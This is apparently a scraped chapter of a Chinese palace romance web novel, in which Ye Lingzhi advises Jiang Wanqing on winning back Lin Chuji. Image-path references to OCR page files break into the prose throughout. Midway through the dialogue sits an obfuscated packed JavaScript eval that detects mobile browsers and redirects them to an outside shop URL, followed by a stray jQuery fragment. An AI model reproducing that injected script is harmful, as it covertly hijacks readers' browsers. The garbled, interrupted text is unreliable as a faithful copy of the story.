林初霁推开门,大步走了出去。门在身后合上,脚步声渐渐远了。
叶灵之还坐在原处,端着茶盏,嘴角的笑意慢慢加深,像是终于忍不住了,轻轻笑出声来。
“我怎么不懂?”
她把茶盏放下,从软垫底下抽出那本书,翻开,指尖轻轻划过书页,
“我可太懂你们了。”
她靠在软榻上,目光落在窗外。雨落在石阶上,发出清脆的声响。她看着那些水滴,思绪慢慢飘远了。
两天前。
雨滴砸在瓦片上,噼里啪啦的,像是要把屋顶打穿。
叶灵之正准备吹灯歇下,忽然听见敲门声,不紧不慢的,她愣了一下,这么晚了,谁会来?
她披上外衣,走到门口,拉开门。风雨裹着冷气扑面而来,江晚晴站在门外,手里撑着伞,
雨水顺着伞沿往下淌,裙摆湿了一大截,发丝上也沾着细密的水珠。
她抬起头,看着叶灵之,没有说话。
叶灵之愣了一瞬,随即侧身让开。
“进来吧。”
江晚晴收了伞,走进来。她把伞靠在门边,站在门口没有动,雨水从她身上往下滴,在青砖地上洇开一小片水渍。
叶灵之从架子上取了一条干毛巾递过去。
“先擦擦,别着凉了。”江晚晴接过毛巾,慢慢擦着头发。
叶灵之关上门,又往炭盆里添了几块炭,火苗蹿起来,屋里暖了一些。
她拉了把椅子放在炭盆边。“坐过来烤烤火。”
江晚晴坐过去,手里还攥着那条毛巾。叶灵之在她对面坐下,没有催她,只是静静等着。
殿内只有炭火偶尔发出的噼啪声,和雨砸在瓦片上的声音。
过了很久,江晚晴终于开口。
“我来换药。”
叶灵之看了她一眼。
“药不是都拿回去了吗?”
江晚晴没有说话,低着头,看着自己那只缠着纱布的手。
叶灵之顺着她的目光看过去,沉默了片刻,然后轻轻叹了口气。
“到底什么事?”
江晚晴的手指微微蜷缩了一下。雨声很大,殿内却很安静。
她张了张嘴,又闭上,像是在组织语言,又像是在犹豫该不该说。
叶灵之没有催她,起身去倒了一杯热茶,放在她手边。
江晚晴端起茶盏,握在手心里。茶水的温度透过瓷壁传来。
她低着头,看着茶盏里浮沉的茶叶,过了好一会儿,终于开口,声音很轻。
“你看起来……”她顿了顿,
“很会谈恋爱的样子。”
叶灵之正端着茶盏,听见这句话,一口茶水呛进了喉咙。“咳、咳咳——”她猛地咳嗽起来,茶盏差点脱手,连忙放下,捂着嘴咳了好一阵,脸都涨红了。
江晚晴抬起头,看着她,眉头微微蹙起,像是不知道她为什么这么大反应。
叶灵之咳完,用帕子擦了擦嘴角。
她看着江晚晴那张认真的脸,心里忽然涌上一股说不清的复杂情绪。
怎么大的小的都来找她问恋爱经验?那她干脆自己跟自己谈算了。
她张了张嘴,脑子里那句话脱口而出:
“你怎么也问这个问题?”
话一出口,她就后悔了。江晚晴的手指微微顿了一下,抬起头,看着叶灵之。
“也?”
她的声音很轻,目光却沉了下来,
“还有谁问过?”
叶灵之僵住了。她看着江晚晴那双清冷的眼睛,心里飞快地盘算。
不好,暴露了。她不能说,说了就是背叛朋友。
虽然那个朋友脑子不太好使,但朋友毕竟是朋友。她端起茶盏,假装喝了一口。
“没什么,”她放下茶盏,努力让自己的语气显得随意,
“就是……我一个朋友。她前几天也来找我问了这个问题。”
江晚晴看着她,没有说话。
殿内安静了一瞬,只有雨打在瓦片上的声音。
“是林初霁吗?”
江晚晴的声音很平静。
叶灵之的手指微微蜷缩了一下。她看着江晚晴那双波澜不惊的眼睛,沉默了片刻。
“嗯....可能是吧。”
她含糊地说,既没有承认,也没有否认。江晚晴沉默了很久。烛火轻轻跳动着,映在她脸上,明明暗暗的。
她低下头,端起那盏已经凉透的茶,慢慢喝干净。然后她放下茶盏,站起来。
“我还有点事。”她的声音很轻,
“先回去了。我明天再来。”
叶灵之没有挽留,只是点了点头。
“好。”
第二天晚上,江晚晴又来了。她手里提着一个精致的木盒,放在桌上,打开盖子。
里面是一匹上好的料子,上面绣着淡青色的兰草纹样,针脚细密。她把盒子推到叶灵之面前。
“我想请你帮帮我。”她顿了顿,
“你可以拒绝。”
叶灵之低头看着那匹料子,伸出手,轻轻摸了摸。她沉默了一会儿,然后笑得意味深长。
“哎呀,”她拖长了调子,
“初霁可是我最好的朋友!我怎么能背叛她呢?”
江晚晴的眼神暗了一下,她垂下眼帘,没有说话。
叶灵之看着她那副样子,心里叹了口气。然后她话锋一转,笑眯眯地说:
“但是您可是我最好的娘娘!帮您,我义不容辞!”
江晚晴猛的抬起头,但叶灵之还没说完。她伸出手,竖起一根手指。
“不过,我有个要求。”
江晚晴看着她。“什么要求?你想要的,我都尽我最大努力给你。”
叶灵之笑了笑,凑过去,压低声音。
“你的每一步进度,都要告诉我。在一起了,得给我单独摆一桌。”
江晚晴愣了一下,然后点了点头。“好。”她答应得很干脆。
叶灵之的眼睛弯了起来,笑意更深。
她索性把椅子往江晚晴那边又挪了挪,凑到她耳边,声音压得极低,低到只有两个人能听见。
“还有,你要狠狠地……”后面的话,变成了一串含糊的气音,夹杂着几个模糊的词。
什么“让她求饶”,什么“小情趣”,还有什么“***,****”。
江晚晴的耳朵以肉眼可见的速度红了起来。叶灵之说完,往后一靠,端起茶盏,慢条斯理地喝了一口,一副事不关己的样子。
“我开玩笑的,”她笑眯眯地说,
“当然,您要是想认真执行,我也不拦着。”
江晚晴低着头,没有说话,耳根的红还没退下去。
叶灵之放下茶盏,身体往前倾了倾,手肘撑在桌上,托着腮。
“好了,”她的声音变得认真起来,
“你想问什么?我来帮你解答解答。”
江晚晴沉默了一会儿,开口,声音很轻。
“她……好像很喜欢温晏。”
叶灵之愣了一下,然后轻轻“嗯”了一声,尾音往上扬了扬。
“是吗?也许吧。”她顿了顿,
“你为什么这么觉得?”
“很明显。”<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17832842|211357||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
/p>
江晚晴声音淡淡的,但握着茶盏的手指微微收紧了一点。
叶灵之看着她,没有说话。江晚晴低下头,看着茶盏里已经凉透的茶,过了好一会儿,才又开口。
“我不应该再接近她的,”
她的声音更轻了,像是在对自己说,
“但是看到她喜欢温晏,我还是有点……不甘心。”
叶灵之看着江晚晴低着头的样子,心里叹了口气。
“那你就接近她啊。”
叶灵之说,语气理所当然。
江晚晴抬起头,看着她。
“可是……当初是我先离开她的。”
她的声音微微发涩,
“她说不想再和我有任何联系了。”
叶灵之笑了。“怎么证明她说过这句话?签合同了吗?对天发誓了吗?”
她歪着头,看着江晚晴,“你违背誓言接近她,难道会天打雷劈吗?不会啊。”
她顿了顿,“而且,我看她见到你,好像也没有表现出恨你、讨厌你啊。”
江晚晴沉默了一会儿。
“很奇怪,”
“她病倒那日后,像变了一个人一样。她看我的眼神很陌生,像从来没有认识过我。”叶灵之端起茶盏,喝了一口,放下。
“哎呀,你别想这么多。那你们从头再来呗。”
她看着江晚晴,笑了笑,“重新去追她。”
江晚晴沉默了很久,烛火在她脸上投下明明暗暗的光。
她低着头,看着自己那只缠着纱布的手,过了好一会儿才开口,声音很轻:
“我该怎么做?”
叶灵之笑了,像是早就等着她问这句话。
“很简单,”她端起茶盏又喝了一口,慢悠悠地说,
“你以前总是偷偷对她好。现在别偷偷了,把你的好摆出来,让她看见。”
江晚晴抬起头,看着她。叶灵之放下茶盏,站起来,走到柜子前,从里面拿出一壶酒和两只杯子。
她走回来,把杯子放好,倒了酒,推到江晚晴面前。
“酒量怎么样?”叶灵之问。
江晚晴看着那杯酒。“挺好的。”
叶灵之笑了,凑近她,压低声音。
“那你就这样……”
她的声音越来越轻,轻到只有两个人能听见,“趁着酒意.....”
江晚晴的睫毛颤了颤。她看着那杯酒,又看着叶灵之那张笑眯眯的脸,耳根慢慢红了起来。
“真的可以吗?”她的声音有些不确定,像是在问叶灵之,又像是在问自己。
叶灵之跟她比了个“OK”的手势,然后转身走到书架前。
她的手指在书脊上滑过,挑出几本,摞在手里,走回来,一股脑儿堆在江晚晴手上。
《冷面皇后俏贵妃》
《霸道女将军爱上我》
《惹她生气后,腿软的根本站不住》
每一本的封面都画着两个女子,衣襟半敞,有的发丝纠缠。
江晚晴看着那些暴露的封面,耳朵红得像要滴血。
她低下头,把那摞书往怀里拢了拢,像是怕被别人看见。
“有没有东西包着?”她的声音很小。
叶灵之看了她一眼,忍着笑,转身去拿了一块包书用的布递给她。
江晚晴接过去,低着头,把那些书一本一本包好,动作很慢,像是怕弄坏了。
叶灵之站在旁边,看着她那副认真的样子,心里忽然有点想笑。
都成年人了,还这么害羞。但她没有说出来,只是端起自己的酒杯,慢慢喝着,嘴角的笑意怎么都压不住。